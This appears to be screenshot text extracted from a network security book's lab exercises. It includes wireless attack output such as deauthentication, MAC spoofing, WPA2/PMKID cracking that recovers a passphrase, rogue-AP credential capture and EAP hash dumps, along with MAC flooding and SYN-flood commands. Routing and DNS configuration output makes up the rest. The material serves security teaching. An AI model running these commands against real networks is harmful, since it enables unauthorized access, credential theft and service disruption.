32...	461.1356...	ca:58:c0:13:2e:5f	32:e8:c4:00:30:49	802.11	382	Probe Response, SN=2341, FN=0, Flags=.....C, BI=100, SSID=WirelessRed
32...	465.7298...	ca:58:c0:13:2e:5f	32:e8:c4:00:30:49	802.11	382	Probe Response, SN=2391, FN=0, Flags=...R...C, BI=100, SSID=WirelessRed
32...	465.7363...	ca:58:c0:13:2e:5f	32:e8:c4:00:30:49	802.11	382	Probe Response, SN=2392, FN=0, Flags=.....C, BI=100, SSID=WirelessRed

▶ Frame 32575: 382 bytes on wire (3056 bits), 382 bytes captured (3056 bits) on interface wlan0, id 0  
 ▶ Radiotap Header v0, Length 32  
 ▶ 802.11 radio information  
 ▶ IEEE 802.11 Probe Response, Flags: .....C  
   Type/Subtype: Probe Response (0x0005)  
   Frame Control Field: 0x5000  
   Duration: 44 microseconds  
   Receiver address: 32:e8:c4:00:30:49 (32:e8:c4:00:30:49)  
   Destination address: 32:e8:c4:00:30:49 (32:e8:c4:00:30:49)  
   Transmitter address: ca:58:c0:13:2e:5f (ca:58:c0:13:2e:5f)  
   Source address: ca:58:c0:13:2e:5f (ca:58:c0:13:2e:5f)  
   BSS Id: ca:58:c0:13:2e:5f (ca:58:c0:13:2e:5f)  
   .....0000 = Fragment number: 0  
   1001 0010 0101 ..... = Sequence number: 2341  
   Frame check sequence: 0x67fdd98f [unverified]  
   [FCS Status: Unverified]

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
68768	264.937597	192.168.0.1	192.168.0.194	DNS	235	Standard query response 0x427b A meea.presence.teams.microsoft.com CNAME meea.presence.services.sfb.trafficmanager.net CNAME a-
68769	264.938304	192.168.0.1	192.168.0.194	DNS	280	Standard query response 0xe2c AAAA meea.presence.teams.microsoft.com CNAME meea.presence.services.sfb.trafficmanager.net CNAME a-
68770	264.939170	192.168.0.194	52.113.205.24	TCP	66	2117 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
68771	264.939181	192.168.0.194	52.113.205.24	TCP	66	[TCP Out-Of-Order] [TCP Port numbers reused] 2117 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
68772	265.074121	52.113.205.24	192.168.0.194	TCP	66	443 → 2117 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1440 WS=256 SACK_PERM=1
68773	265.074176	192.168.0.194	52.113.205.24	TCP	54	2117 → 443 [ACK] Seq=1 Ack=1 Win=132352 Len=0
68774	265.074181	192.168.0.194	52.113.205.24	TCP	54	[TCP Dup ACK 68773#1] 2117 → 443 [ACK] Seq=1 Ack=1 Win=132352 Len=0
68775	265.074490	192.168.0.194	52.113.205.24	TLSv1.2	571	Client Hello

▶ Frame 68768: 235 bytes on wire (1880 bits), 235 bytes captured (1880 bits) on interface \Device\NPF\_{185C6706-6528-4580-B3E6-D60AB79FFB04}, id 0  
 ▶ Ethernet II, Src: D-LinkIn\_b0:0f:57 (f4:8c:eb:b0:0f:57), Dst: IntelCor\_13:2e:5f (c8:58:c0:13:2e:5f)  
 ▶ Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.194  
 ▶ User Datagram Protocol, Src Port: 53, Dst Port: 52907  
 ▶ Domain Name System (response)

```

0000  c8 58 c0 13 2e 5f f4 8c  eb b0 0f 57 08 00 45 00  .X.....W..E
0010  00 dd f2 f5 40 00 40 11  c5 06 c0 a8 00 01 c0 a8  ...@.@.....
0020  00 c2 00 35 ce ab 00 c9  0e d7 42 7b 81 00 00 01  ...5....B{....
0030  00 03 00 00 00 00 04 65  6d 65 61 08 70 72 65 73  .....e meea pres
0040  65 6e 63 65 05 74 65 61  6d 73 09 6d 69 63 72 6f  ence tea ms micro
0050  73 6f 66 74 03 63 6f 6d  00 00 01 00 01 c0 0c 00  soft.com .....
0060  05 00 01 00 00 97 e2 00  2f 04 65 6d 65 61 08 70  ..... /meea.p
0070  72 65 73 65 6e 63 65 08  73 65 72 76 69 63 65 73  resence services
0080  03 73 66 62 0e 74 72 61  66 66 69 63 6d 61 6e 61  .sfb tra fficmana
0090  67 65 72 03 6e 65 74 00  c0 3f 00 05 00 01 00 00  gen.net :?.....
00a0  01 06 00 37 19 61 2d 75  70 73 2d 70 72 65 73 65  ...7-a-u ps-prese
00b0  6e 63 65 37 2d 70 72 6f  64 2d 61 7a 73 63 0b 6e  nce7-pro d-azsc n
00c0  6f 72 74 68 65 75 72 6f  70 65 08 63 6c 6f 75 64  ortheuro pe.cloud
00d0  61 70 70 05 61 7a 75 72  65 c0 2a c0 7a 00 01 00  app:azur e.*.z...
00e0  01 00 00 00 08 00 04 34  71 cd 18  ....4 q...
  
```

```

└─$ sudo aireplay-ng -9 -e WirelessRed wlan0
[sudo] password for deep:
17:24:04 Waiting for beacon frame (ESSID: WirelessRed) on channel 1
Found BSSID "CA:58:C0:13:2E:5F" to given ESSID "WirelessRed".
17:24:04 Trying broadcast probe requests ...
17:24:04 Injection is working!
17:24:05 Found 1 AP

17:24:05 Trying directed probe requests ...
17:24:05 CA:58:C0:13:2E:5F - channel: 1 - 'WirelessRed'
17:24:06 Ping (min/avg/max): 1.548ms/4.878ms/13.391ms Power: -27.60
17:24:06 30/30: 100%
  
```





```
(deep@ADTEC0665L)-[~]  
$ sudo airodump-ng -a wlan0 --bssid 00:0E:B4: [redacted] Destination Protocol Length Info
```

CH 7 ][ Elapsed: 3 mins ][ 2021-12-25 01:47

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
00:0E:B4: [REDACTED]	-56	2	0 0 10	270	WPA2 CCMP	PSK	GM-MOBILE [REDACTED]	
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes	
00:0E:B4: [REDACTED]	DC:EF:CA: [REDACTED]	-53	0 - 1	0	1			

CH 13 ][ Elapsed: 18 s ][ 2021-12-25 02:52

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
66:19:AA:F7:A5:8C	-47	172	0 0	13	54	OPN		WirelessRed
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes	
66:19:AA:F7:A5:8C	FE:E6:6E:D3:7F:3F	-35	0 - 1	265	5		WirelessRed	

```
(deep@ADTEC0665L)-[~]
$ sudo ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 2312
ether f2:a5:84:23:9a:ed txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(deep@ADTEC0665L)-[~]
$ sudo ifconfig wlan0 down

(deep@ADTEC0665L)-[~]
$ sudo macchanger --mac=FE:E6:6E:D3:7F:3F wlan0
Current MAC: f2:a5:84:23:9a:ed (unknown)
Permanent MAC: 00:c0:ca:ab:ed:40 (ALFA, INC.)
New MAC: fe:e6:6e:d3:7f:3f (unknown)

(deep@ADTEC0665L)-[~]
$ sudo ifconfig wlan0 up

(deep@ADTEC0665L)-[~]
$ sudo ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 2312
ether fe:e6:6e:d3:7f:3f txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The screenshot displays a Wireshark interface with a packet capture of ARP traffic. The top pane shows the packet details for an ARP request (No. 1) from 192.168.0.1 to 192.168.0.1. The middle pane shows the packet bytes. The bottom pane shows the packet list with a selected packet (No. 1) and its details.



**Packet List:**

No.	Time	Source	Destination	Protocol
1	0.000000	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
2	0.002700	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
3	0.003827	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
6	0.004927	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
7	0.007700	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
8	0.010099	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
9	0.01264	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
10	0.01383	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
13	0.01621	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
14	0.01753	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
15	0.01921	Alfa_ab:ed:40	00:00:00:00:00:00	ARP
16	0.02219	Alfa_ab:ed:40	00:00:00:00:00:00	ARP

**Packet Details (Selected Packet 1):**

- Ethernet II, Src: Alfa\_ab:ed:40 (00:c0:ca:ab:ed:40), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
- Address Resolution Protocol (reply)
- Hardware type: Ethernet (1)
- Protocol type: IPv4 (0x8000)
- Hardware size: 6
- Protocol size: 4
- Opcode: reply (2)
- Sender MAC address: Alfa\_ab:ed:40 (00:c0:ca:ab:ed:40)
- Sender IP address: 192.168.0.1
- Target MAC address: 00:00:00:00:00:00 (00:00:00:00:00:00)
- Target IP address: 192.168.0.166

```
Wireshark · Follow HTTP Stream (tcp.stream eq 20) · Wi-Fi
uname=admin&pass=adminHTTP/1.1 302 Found
Server: nginx/1.19.0
Date: Sat, 25 Dec 2021 14:16:18 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Location: login.php
```



eapol					
No.	Time	Source	Destination	Protocol	Length Info
21	65.59214...	ca:58:c0:13:2e:5f	IntelCor_8e:4...	EAPOL	169 Key (Message 1 of 4)
21...	65.59465...	IntelCor_8e:4d:f1	ca:58:c0:13:2...	EAPOL	193 Key (Message 2 of 4)
21...	65.60202...	ca:58:c0:13:2e:5f	IntelCor_8e:4...	EAPOL	225 Key (Message 3 of 4)
21...	65.60499...	IntelCor_8e:4d:f1	ca:58:c0:13:2...	EAPOL	169 Key (Message 4 of 4)

<ul style="list-style-type: none"> <li>Frame 21662: 169 bytes on wire (1352 bits), 169 bytes captured (1352 bits) on interface wlan0, id 0           <ul style="list-style-type: none"> <li>Radiotap Header v0, Length 32</li> <li>802.11 radio information</li> <li>IEEE 802.11 QoS Data, Flags: ...R.F.C</li> <li>Logical-Link Control</li> <li>802.1X Authentication               <ul style="list-style-type: none"> <li>Version: 802.1X-2001 (1)</li> <li>Type: Key (3)</li> <li>Length: 95</li> <li>Key Descriptor Type: EAPOL RSN Key (2)</li> <li>[Message number: 1]</li> <li>Key Information: 0x008a</li> <li>Key Length: 16</li> <li>Replay Counter: 0</li> <li>WPA Key Nonce: e3b71c4491fbc5e348d4a7f50ac011f5182ca58dfe06565b340b1e6771c613a</li> <li>Key IV: 00000000000000000000000000000000</li> <li>WPA Key RSC: 0000000000000000</li> <li>WPA Key ID: 0000000000000000</li> <li>WPA Key MIC: 00000000000000000000000000000000</li> <li>WPA Key Data Length: 0</li> </ul> </li> </ul> </li> </ul>
--

```

└─$ sudo aircrack-ng -w pass.txt WirelessRed-crack-WPA2-PSK-01.cap
Reading packets, please wait...
Opening WirelessRed-crack-WPA2-PSK-01.cap
Read 42098 packets.
# 1 BSSID:0499... IntelCor ESSID:d:f1 Encryption
1 CA:58:C0:13:2E:5F WirelessRed WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening WirelessRed-crack-WPA2-PSK-01.cap
Read 42098 packets.
1 potential targets
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 1]
Key Information: 0x008a Aircrack-ng 1.6
Key Length: 16
[00:00:00] 1/1 keys tested (66.01 k/s)
WPA Key Nonce: e3b71c4491fbca5e348d4a7f50ac011f5182ca58dfe06565b34
Time left:0--00000000000000000000000000000000
WPA Key RSC: 00000000000000000000000000000000
WPA Key ID: 00000000 KEY FOUND! [ WirelessRed@123 ]
WPA Key MIC: 00000000000000000000000000000000
WPA Key Data Length: 0
Master Key : 1D D9 FB 1D F8 5E 5C 5A 6C 03 54 80 4A A1 A4 5D
57 F8 B5 79 B0 42 81 72 4A 2C 52 23 B7 F4 40 26
Transient Key : 18 ED E3 2A 5C 20 05 33 94 30 E4 3D BC FB 8F AD
4B 28 04 78 1F F2 04 D7 13 CC A1 E9 BA E5 AB 25
A3 54 E4 9C 0A FB 85 0F 07 BF 92 70 FC F2 71 7E
14E 27 72 7A 85 34 24 E0 E4 E2 07 2C A6 EA DA 91
EAPOL HMAC : B9 29 2E AD 19 EB 06 52 AA D7 51 71 96 4A 18 44

```

```

CH 13 ][ Elapsed: 2 mins ][ 2021-12-29 02:03 ][ PMKID found: E4:6F:13:40:A9:9C
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
D6:D2:52:8E:4D:F1 -74 200 31 0 1 130 WPA2 CCMP PSK WirelessRed

```

```

1 828baba2b1ea d6d2528e4df1 WirelessRed [EAPOL:M1M2 EAPOLTIME:1632 RC:0 KDV:2]

```



```

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: WPA-PMKID-PBKDF2
Hash.Target.....: e46f1340a99c:bca58b71d5f3:FLAT208
Time.Started.....: Tue Jan  4 22:39:06 2022 (0 secs)
Time.Estimated...: Tue Jan  4 22:39:06 2022 (0 secs)
Guess.Base.....: File (pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:      407 H/s (0.11ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2/2 (100.00%)
Rejected.....: 0/2 (0.00%)
Restore.Point....: 0/2 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 0552150437 → WirelessRed@123

```

Time	Source	Destination	Protocol	Length	Info
1 0.000000...	IntelCor_13:2e:5f	Alfa_ab:ed:40	EAPOL	19	Start
2 0.005564...	Alfa_ab:ed:40	IntelCor_13:2...	EAP	23	Request, Identity
3 3.012938...	Alfa_ab:ed:40	IntelCor_13:2...	EAP	23	Request, Identity
4 9.025998...	Alfa_ab:ed:40	IntelCor_13:2...	EAP	23	Request, Identity
5 14.93917...	IntelCor_13:2e:5f	Alfa_ab:ed:40	EAP	34	Response, Identity
6 14.93946...	Alfa_ab:ed:40	IntelCor_13:2...	EAP	24	Request, Protected EAP (EAP-PEAP)
7 14.94463...	IntelCor_13:2e:5f	Alfa_ab:ed:40	TLSv1.2	190	Client Hello
8 14.94570...	Alfa_ab:ed:40	IntelCor_13:2...	EAP	14...	Request, Protected EAP (EAP-PEAP)
9 14.96059...	IntelCor_13:2e:5f	Alfa_ab:ed:40	EAP	24	Response, Protected EAP (EAP-PEAP)

▶ Frame 5: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface wlan0, id 0  
 ▶ Ethernet II, Src: IntelCor\_13:2e:5f (c8:58:c0:13:2e:5f), Dst: Alfa\_ab:ed:40 (00:c0:ca:ab:ed:40)  
 ▶ 802.1X Authentication  
 ▶ Extensible Authentication Protocol  
   Code: Response (2)  
   Id: 8  
   Length: 16  
   Type: Identity (1)  
   Identity: WirelessRed

```

mschapv2: Sat Jan  8 16:18:54 2022
EAP-NOE username: WirelessRed
EAP-NOE challenge: 50:11:b4:fb:db:a9:dc:ad
EAP-NOE response: 2e:00:47:5b:6e:b6:7b:1f:b3:62:83:66:c8:62:2e:64:29:1a:64:91:5f:7d:60:6c
EAP-NOE jtr NETNTLM: WirelessRed:$NETNTLM$5011b4fbdba9dcad$2e00475b6eb67b1fb3628366c8622e64291a64915f7d606c
EAP-NOE hashcat NETNTLM: WirelessRed:::2e00475b6eb67b1fb3628366c8622e64291a64915f7d606c:5011b4fbdba9dcad

```

```

(deep@ADTEC0665L)-[~/Auto_EAP]
$ sudo python2 Auto_EAP.py -s WirelessRed -K WPA-EAP -E PEAP -U /home/deep/users.txt -p WirelessRed@123 -i wlan0
Initialized ...
Trying Username WirelessRed with Password WirelessRed@123: Completed

```



```

Kali - VMware Workstation 16 Player (Non-commercial use only)
Player
deep@ADTEC0665L: ~
05:43 PM

File Actions Edit View Help

CH 4 ][ Elapsed: 1 min ][ 2022-01-08 17:40

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

BSSID STATION PWR Rate Lost Frames Notes Probes


Quitting...

(deep@ADTEC0665L)-[~]
$ sudo aireplay-ng -a D2:AF:87:8B:86:B0 wlan0 -c 82:8B:AB:A2:B1:EA --deauth 10
17:41:10 Waiting for beacon frame (BSSID: D2:AF:87:8B:86:B0) on channel 4
^C

(deep@ADTEC0665L)-[~]
$ sudo aireplay-ng -a D2:AF:87:8B:86:B0 wlan0 -c 82:8B:AB:A2:B1:EA --deauth 10 -e WirelessRed 130 x
17:41:33 Waiting for beacon frame (BSSID: D2:AF:87:8B:86:B0) on channel 4
17:41:41 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [30|15 ACKs]
17:41:41 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [1|1 ACKs]
17:41:42 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [0|0 ACKs]
17:41:43 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [0|0 ACKs]
17:41:43 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [0|0 ACKs]
17:41:45 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [59|65 ACKs]
17:41:45 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [60|68 ACKs]
17:41:46 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [63|65 ACKs]
17:41:47 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [13|68 ACKs]
17:41:47 Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [0|64 ACKs]

(deep@ADTEC0665L)-[~]
$

```



```



(deep@ADTEC0665L)-[~/eaphammer]
$ sudo python3.9 ./eaphammer -i wlan0 --channel 1 --auth wpa-eap --essid WirelessRed --creds



```

```
wlan0: STA 82:8b:ab:a2:b1:ea IEEE 802.11: associated  
wlan0: CTRL-Event-EAP-STARTED 82:8b:ab:a2:b1:ea  
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=1  
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=25
```

```
GTC: Thu Jan 6 00:23:17 2022  
username: deep  
password: WirelessRed@123
```

## Chapter 12: Attacking Routing Protocols





```

Router>enable
Router#configure terminal
Enter configuration commands, one per line. End with CNTRL/Z.
Router(config)#router ospf 2
Router(config-router)#network 192.168.3.0 0.0.0.255 area 0
Router(config-router)#
00:14:29: %OSPF-5-ADJCHG: Process 2, Nbr 192.168.3.2 on GigabitEthernet0/0/0: Loading Done
Router(config-router)#network 192.168.2.0 0.0.0.255 area 0
Router(config-router)#exit
Router(config)#
  
```

Ctrl+F6 to exit CLI focus

☐ Top


Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num
Successful	PC0	PC1	ICMP	Blue	0.000	N	0	
Successful	PC0	PC1	ICMP	Green	0.000	N	1	

Automatically Choose Connection Type

Scenario 0

New Delete




Toggle PDU List Window



```
R1(config)#interface fastEthernet 0/0
R1(config-if)#ip add
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#no shu
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#
*May  9 00:36:22.631: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to down
R1(config)#exit
R1#
*May  9 00:36:28.531: %SYS-5-CONFIG_I: Configured from console by console
R1#write
Building configuration...
[OK]
R1#confi
R1#configure
Configuring from terminal, memory, or network [terminal]?
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#inter
R1(config)#interface fas
R1(config)#interface fastEthernet 0/0
R1(config-if)#router
R1(config-if)#router
R1(config-if)#router is
R1(config-if)#router isi
R1(config-if)#ip rou
R1(config-if)#ip router isis
R1(config-if)#ip router isis
R1(config-if)#exit
R1(config)#router
R1(config)#router isis
R1(config-router)#net 49.0001.1111.1111.1111.00
R1(config-router)#is
R1(config-router)#is-tu
R1(config-router)#is-ty
R1(config-router)#is-type level-1-2
R1(config-router)#eit
      ^
% Invalid input detected at '^' marker.

R1(config-router)#exit
R1(config)#copy runni
R1(config)#exit
R1#cop
*May  9 00:40:34.215: %SYS-5-CONFIG_I: Configured from console by console
R1#copy runnin
R1#copy running-config
R1#copy running-config star
R1#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
```





```

Router0>enable
Router0#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

    10.0.0.0/24 is subnetted, 1 subnets
O       10.10.22.0/24 [110/3] via 192.168.55.2, 00:58:55, GigabitEthernet0/1
    172.16.0.0/24 is subnetted, 1 subnets
O       172.16.10.0/24 [110/2] via 192.168.55.2, 00:58:55, GigabitEthernet0/1
    192.168.44.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.44.0/24 is directly connected, GigabitEthernet0/0
L       192.168.44.1/32 is directly connected, GigabitEthernet0/0
    192.168.55.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.55.0/24 is directly connected, GigabitEthernet0/1
L       192.168.55.1/32 is directly connected, GigabitEthernet0/1

Router0#


```

```

Router0#show ip route con
Router0#show ip route connected
C    192.168.44.0/24  is directly connected, GigabitEthernet0/0
C    192.168.55.0/24  is directly connected, GigabitEthernet0/1

Router0#

```



```

(deep@redteam)-[~/Desktop/t50/bin]
$ sudo ./t50 192.168.64.130
T50 Experimental Mixed Packet Injector Tool v5.7.3
Originally created by Nelson Brito <nbrito@sekure.org>
Previously maintained by Fernando Mercês <fernando@mentebinaria.com.br>
Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>

[INFO] Sending 1000 packets...
[INFO] Performing stress testing...
[INFO] Hit Ctrl+C to stop...
[INFO] PID=2014
[INFO] t50 5.7.3 successfully launched at Sun May  1 14:45:20 2022

[INFO] t50 5.7.3 successfully finished at Sun May  1 14:45:20 2022

[INFO] (PID:2014) packets:      1000 (52000 bytes sent).
[INFO] (PID:2014) throughput: 100795.98 packets/second.

```

```
Switch#show mac-address-table
```

Mac Address Table			
Vlan	Mac Address	Type	Ports
1	00d0.9759.9b01	DYNAMIC	Fa0/1

```
Switch#
```

```

(deep@redteam)-[~/Desktop]
$ sudo macof -i eth0 -n 10
e4:40:e3:7e:3f:e7 87:23:fe:76:35:6 0.0.0.0.4936 > 0.0.0.0.41958: S 424700441:424700441(0) win 512
b8:1e:ac:c:f8:92 ce:9c:13:28:5e:ab 0.0.0.0.41306 > 0.0.0.0.16977: S 1334751585:1334751585(0) win 512
93:6b:f1:3e:5c:b9 1:11:45:6a:3d:31 0.0.0.0.58912 > 0.0.0.0.5020: S 162954348:162954348(0) win 512
e6:c9:78:5a:e9:c5 cc:6d:34:6f:e5:3e 0.0.0.0.32959 > 0.0.0.0.57190: S 880923217:880923217(0) win 512
30:40:c0:6d:38:32 26:51:fb:45:d1:f2 0.0.0.0.41345 > 0.0.0.0.65264: S 545685538:545685538(0) win 512
cb:1e:19:12:2d:4b 89:bb:44:20:2b:ac 0.0.0.0.24273 > 0.0.0.0.57995: S 870434942:870434942(0) win 512
af:a0:9d:37:bf:a0 a6:3f:37:6b:4e:35 0.0.0.0.6203 > 0.0.0.0.24676: S 1160188219:1160188219(0) win 512
7f:c1:e:23:53:84 9c:62:aa:6e:af:7b 0.0.0.0.55814 > 0.0.0.0.6312: S 154739861:154739861(0) win 512
f4:f2:24:48:b2:5e e8:f2:f4:52:e8:16 0.0.0.0.65451 > 0.0.0.0.59822: S 1312609943:1312609943(0) win 512
6d:fb:34:53:21:7d c0:2e:b:6e:7f:79 0.0.0.0.61562 > 0.0.0.0.19114: S 1118083632:1118083632(0) win 512

```

```

(deep@redteam)-[~]
$ sudo iperf -s -z

Server listening on TCP port 5001
TCP window size: 128 KByte (default)

[ 1] local 192.168.64.130 port 5001 connected with 192.168.64.130 port 57344

```

```

$ sudo iperf -c 192.168.64.130 -t 3 -o packet_generator.txt
Output from stdout and stderr will be redirected to file packet_generator.txt

(deep@redteam)-[~]
$ cat packet_generator.txt

Client connecting to 192.168.64.130, TCP port 5001
TCP window size: 2.50 MByte (default)

[ 1] local 192.168.64.130 port 57344 connected with 192.168.64.130 port 5001
[ ID] Interval      Transfer      Bandwidth
[ 1] 0.0000-3.0183 sec 12.5 GBytes 35.4 Gbits/sec

```



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 80

No.	Time	Source	Destination	Protocol	Length
26...	35.3327...	192.168.64.130	190.48.171.4	TCP	58
26...	35.3330...	192.168.64.130	254.104.121...	TCP	58
26...	35.3331...	192.168.64.130	155.74.254...	TCP	58
26...	35.3332...	192.168.64.130	164.210.2.62	TCP	58
26...	35.3337...	192.168.64.130	122.44.201...	TCP	58
26...	35.3338...	192.168.64.130	190.6.139.4	TCP	58
26...	35.3339...	192.168.64.130	219.222.76...	TCP	58
26...	35.3342...	192.168.64.130	245.91.204...	TCP	58
26...	35.3343...	192.168.64.130	161.178.184...	TCP	58
26...	35.3344...	192.168.64.130	151.68.125...	TCP	58

Frame 266625: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface eth0, id 0  
Ethernet II, Src: VMware\_c8:8b:c4 (00:0c:29:c6:8b:c4), Dst: VMware\_c8:8b:c4 (00:0c:29:c6:8b:c4)  
Internet Protocol Version 4, Src: 192.168.64.130, Dst: 151.68.125...  
Transmission Control Protocol, Src Port: 80, Dst Port: 13763, Seq: 142580, Win: 0  
Source Port: 80  
Destination Port: 13763  
[Stream index: 142580]

File Actions Edit View Help




deep@redteam: ~/Downloads/hulk x deep@redteam: ~/Downloads x deep@redteam: ~ x

```


(deep@redteam)-[~/Downloads/hulk]
$ hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.64.130
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket

(deep@redteam)-[~/Downloads/hulk]
$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.64.130
HPING 192.168.64.130 (eth0 192.168.64.130): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown



```







```
Router1
Physical Config CLI Attributes
IOS Command Line Interface
%LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback0, up
Router(config-if)#ip address 200.200.200.1 255.255.255.0
Router(config-if)#exit
Router(config)#router bgp
Router(config)#router bgp 100
Router(config-router)#bgp router-id 1.1.1.1
Router(config-router)#exit
Router(config)#router bgp 100
Router(config-router)#neighbor
Router(config-router)#neighbor 10.10.10.2
Router(config-router)#neighbor 10.10.10.2 remote
Router(config-router)#neighbor 10.10.20.1 remote-as 200
Router(config-router)#neighbor 10.10.30.1 remote-as 300
Router(config-router)#exit
```





```

bgpd-R5# sh ip bgp
BGP table version is 0, local router ID is 9.0.5.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
               r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network        Next Hop           Metric LocPrf Weight Path
*> 1.0.0.0         9.0.6.1                   0 2 1 i
*                  9.0.7.1                   0 3 1 i
* 2.0.0.0         9.0.5.2                   0 4 2 i
*>                 9.0.6.1                   0 2 i
*                  9.0.7.1                   0 3 2 i
* 3.0.0.0         9.0.5.2                   0 4 3 i
*                  9.0.6.1                   0 2 3 i
*>                 9.0.7.1                   0 3 i
* 4.0.0.0         9.0.6.1                   0 2 4 i
*                  9.0.7.1                   0 3 4 i
*>                 9.0.5.2                   0 4 i
*> 5.0.0.0         0.0.0.0                   0 32768 i

```

```

bgpd-R5# sh ip bgp
BGP table version is 0, local router ID is 9.0.5.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
               r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network        Next Hop           Metric LocPrf Weight Path
*> 1.0.0.0         9.0.8.2                   0 6 i
*                  9.0.5.2                   0 4 3 1 i
*                  9.0.6.1                   0 2 1 i
*                  9.0.7.1                   0 3 1 i
* 2.0.0.0         9.0.5.2                   0 4 2 i
*>                 9.0.6.1                   0 2 i
*                  9.0.7.1                   0 3 2 i
* 3.0.0.0         9.0.5.2                   0 4 3 i
*                  9.0.6.1                   0 2 3 i
*>                 9.0.7.1                   0 3 i
* 4.0.0.0         9.0.6.1                   0 2 4 i
*                  9.0.7.1                   0 3 4 i
*>                 9.0.5.2                   0 4 i
*> 5.0.0.0         0.0.0.0                   0 32768 i


```

## Chapter 13: DNS Security

```
C:\Users\Legion>nslookup
Default Server: local.reivernet.com
Address: 172.17.137.254

> set type=A
> google.com
Server: local.reivernet.com
Address: 172.17.137.254

Non-authoritative answer:
Name: google.com
Address: 216.58.209.142
```



No.	Time	Source	Destination	Protocol	Length	Info
101	6.347074	172.20.8.255	172.17.137.254	DNS	87	Standard query 0x0001 PTR 254.137.17.172.in-addr.arpa
